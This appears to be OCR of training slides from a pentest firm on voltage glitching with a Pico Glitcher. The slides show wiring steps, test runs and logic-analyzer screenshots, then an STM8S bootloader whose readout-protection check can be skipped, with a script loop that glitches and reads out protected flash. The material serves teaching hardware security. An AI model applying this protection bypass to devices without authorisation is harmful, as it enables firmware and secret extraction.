
- Choose 3.3V as logic level
- Connect TRIGGER input with RESET (green cable)
- Connect GLITCH and VTARGET (red cable) (ignore the resistor)
- Connect channel 0 of your logic analyzer to RESET and channel 1 to the GLITCH output, and GND to GND.



TESTING FOR FUNCTIONALITY

THE PENTEST EXPERTS.

- Choose 3.3V as logic level
- Connect TRIGGER input with RESET (green cable)
- Connect GLITCH and VTARGET (red cable) (ignore the resistor)
- Connect channel 0 of your logic analyzer to RESET and channel 1 to the GLITCH output, and GND to GND.



GETTING FAMILIAR

THE PENTEST EXPERTS.

- Generating the first glitches:

```
$ cd ~/fault-injection-library/examples
$ python pico-glitcher.py --rpico /dev/<rpi-tty-port>
    --delay 1000 1000 --length 1000 1000
```

- Observe the voltage on the GLITCH output with your logic analyzer.

Logic 2 [Logic - Connected] [Session 2]

15 s

+0.8 s +0.9 s +0.1 s +0.2 s +0.3 s +0.4 s +0.5 s +0.6 s +0.7 s

D0 Chan...
D1 Chan...
D2 Chan...
D3 Chan...
D4 Chan...
D5 Chan...
D6 Chan...
D7 Chan...

kesenheimer@mbp:~/Desktop/faulty-hardware/fault-injection-library/examples ⌥⌘2

```
~/Desktop/faulty-hardware/fault-injection-library/examples master ❱ python pico-glitcher.py --rpico /dev/tty.usbmodem11301 --delay 1000 1000 --length 1000 1000
[+] Version of Pico Glitcher: [1, 14, 1]
[+] Version of findus: [1, 14, 1]
[+] Experiment 0       0       (NA)    1000    1000    G       b'Trigger ok'
[+] Experiment 1       0       (NA)    1000    1000    G       b'Trigger ok'
[+] Experiment 2       0       (NA)    1000    1000    G       b'Trigger ok'
[+] Experiment 3       0       (NA)    1000    1000    G       b'Trigger ok'
[+] Experiment 4       0       (4)     1000    1000    G       b'Trigger ok'
[+] Experiment 5       0       (5)     1000    1000    G       b'Trigger ok'
[+] Experiment 6       0       (6)     1000    1000    G       b'Trigger ok'
[+] Experiment 7       0       (7)     1000    1000    G       b'Trigger ok'
[+] Experiment 8       0       (8)     1000    1000    G       b'Trigger ok'
[+] Experiment 9       0       (9)     1000    1000    G       b'Trigger ok'
[+] Experiment 10      0       (10)    1000    1000    G       b'Trigger ok'
[+] Experiment 11      0       (11)    1000    1000    G       b'Trigger ok'
[+] Experiment 12      0       (12)    1000    1000    G       b'Trigger ok'
[+] Experiment 13      0       (13)    1000    1000    G       b'Trigger ok'
[+] Experiment 14      0       (14)    1000    1000    G       b'Trigger ok'
[+] Experiment 15      0       (15)    1000    1000    G       b'Trigger ok'
[+] Experiment 16      0       (16)    1000    1000    G       b'Trigger ok'
[+] Experiment 17      0       (17)    1000    1000    G       b'Trigger ok'
[+] Experiment 18      0       (18)    1000    1000    G       b'Trigger ok'
[+] Experiment 19      0       (19)    1000    1000    G       b'Trigger ok'
[+] Experiment 20      0       (20)    1000    1000    G       b'Trigger ok'
```

Logic

Device Information

Digital All Clear

0 1 2 3 4 5 6 7

24 MS/s

Analog All Clear

Looping Timer Trigger

Trim data after stopping

Glitch filter


Memory buffer size — 3 GB +

1 Device Session 2 × + 100 ms

TESTING THE UART TRIGGER

THE PENTEST EXPERTS.


- Connect TRIGGER input to RX and TX of a USB-to-UART adapter (yellow and orange cable).
- Connect GLITCH and VTARGET (red cable) (ignore the resistor).
- Connect channel 0 of your logic analyzer to TRIGGER and channel 1 to the GLITCH/VTARGET output, and GND to GND of your logic analyzer.



TESTING THE UART TRIGGER

THE PENTEST EXPERTS.

- Connect TRIGGER input to RX and TX of a USB-to-UART adapter (yellow and orange cable).
- Connect GLITCH and VTARGET (red cable) (ignore the resistor).
- Connect channel 0 of your logic analyzer to TRIGGER and channel 1 to the GLITCH/VTARGET output, and GND to GND of your logic analyzer.



TESTING THE UART TRIGGER

- Triggering on the UART-Byte 0x11:

```
$ cd examples

$ python pico-glitcher-uart-trigger.py --rpico /dev/<rpi-tty-port>
  --target /dev/<target-tty-port> --delay 1000 1000 --length 1000
1000
```

- Observe the voltage on the GLITCH output and the UART communication with your logic analyzer.

Logic 2 [Logic - Connected] [Session 2]

14 s : 201 ms : 600 µs

+60 µs +70 µs +80 µs +90 µs +10 µs +20 µs +30 µs +40 µs +50 µs +60 µs +70 µs +80 µs +90 µs

14 s : 201 ms : 700 µs

+10 µs +20 µs +30 µs +40 µs

D0 Chan...

D1 Chan...

D2 Chan...

D3 Chan...

D4 Chan...

D5 Chan...

D6 Chan...

D7 Chan...

kesenheimer@mbp:~/Desktop/faulty-hardware/fault-injection-library/examples ⌥⌘2

```
[+] Terminating gracefully.
~/Desktop/faulty-hardware/fault-injection-library/examples master ❯ python pico-glitcher-uart-trigger.py --rpico /dev/tty.usbmodem11301 --target /dev/tty.usbserial-1140 --delay 1000 1000 --length 1000 1000
[+] Version of Pico Glitcher: [1, 14, 1]
[+] Version of findus: [1, 14, 1]
[+] Experiment 0        0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 1        0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 2        0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 3        0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 4        0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 5        0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 6        0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 7        0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 8        0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 9        0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 10       0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 11       0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 12       0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 13       0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 14       0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 15       0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 16       0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 17       0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 18       0       (NA)    1000    1000    G       b'success: target read ok'
[+] Experiment 19       0       (NA)    1000    1000    G       b'success: target read ok'
```

Logic

Device Information

Digital — All Clear

0 1 2 3 4 5 6 7

24 MS/s

Analog — All Clear

Looping | Timer | Trigger

Trim data after stopping

Glitch filter

Memory buffer size — 3 GB

1 Device

Session 2

19 µs


STM8S GLITCHING

```
inline void bootloader_enter() {
    // ...
    } else if (cmd == 0x11) {
        // check if ROP is set
        uint8_t rop = read_flash(0x4800);
        if (rop == 0xaa) {
            serial_send_nack();
        } else {
            serial_send_ack();
            read_memory();
        }
    // ...
}
```

- Read memory command of bootloader is vulnerable to glitching
- Second if-statement may be skipped if glitch is timed correctly
- Memory can be read out step by step (only 256 Bytes can be read at once)


STM8S GLITCHING - SETUP

- Connect TRIGGER input to TX of the STM8s target board (yellow cable).
- Connect RESET input to RESET of the STM8s target board (green cable).
- Connect GLITCH output to GLITCH input (SMA cable).
- GND connection is not necessary if using the SMA cable
- Connect channel 0 of your logic analyzer to TRIGGER, channel 1 to the RESET output and channel 2 to GLITCH output, and GND to GND of your logic analyzer.



STM8S GLITCHING - SETUP

- Connect TRIGGER input to TX of the STM8s target board (yellow cable).
- Connect RESET input to RESET of the STM8s target board (green cable).
- Connect GLITCH output to GLITCH input (SMA cable).
- GND connection is not necessary if using the SMA cable
- Connect channel 0 of your logic analyzer to TRIGGER, channel 1 to the RESET output and channel 2 to GLITCH output, and GND to GND of your logic analyzer.



PICO GLITCHER SKRIPT

```
77      def run(self):
78          # log execution
79          logging.info(" ".join(sys.argv))
80
81          s_delay = self.args.delay[0]
82          e_delay = self.args.delay[1]
83          s_length = self.args.length[0]
84          e_length = self.args.length[1]
85
86          experiment_id = 0
87          while True:
88              # set up glitch parameters (in nano seconds) and arm glitcher
89              delay = random.randint(s_delay, e_delay)
90              length = random.randint(s_length, e_length)
91
92              # arm
93              self.glitcher.arm(delay, length)
94
95              # reset target (this triggers the glitch)
96              self.glitcher.reset(0.01)
97              #self.glitcher.power_cycle_reset()
98              time.sleep(0.01)
99
100             # setup bootloader communication
101             state = self.programmer.bootloader_enter()
102             mem = b''
103             if b'success' in state:
104                 # send read memory command (this triggers the glitch)
105                 state, mem = self.programmer.read_memory(address=0x8000, length=0xff)
```

STM8S GLITCHING - SCRIPT

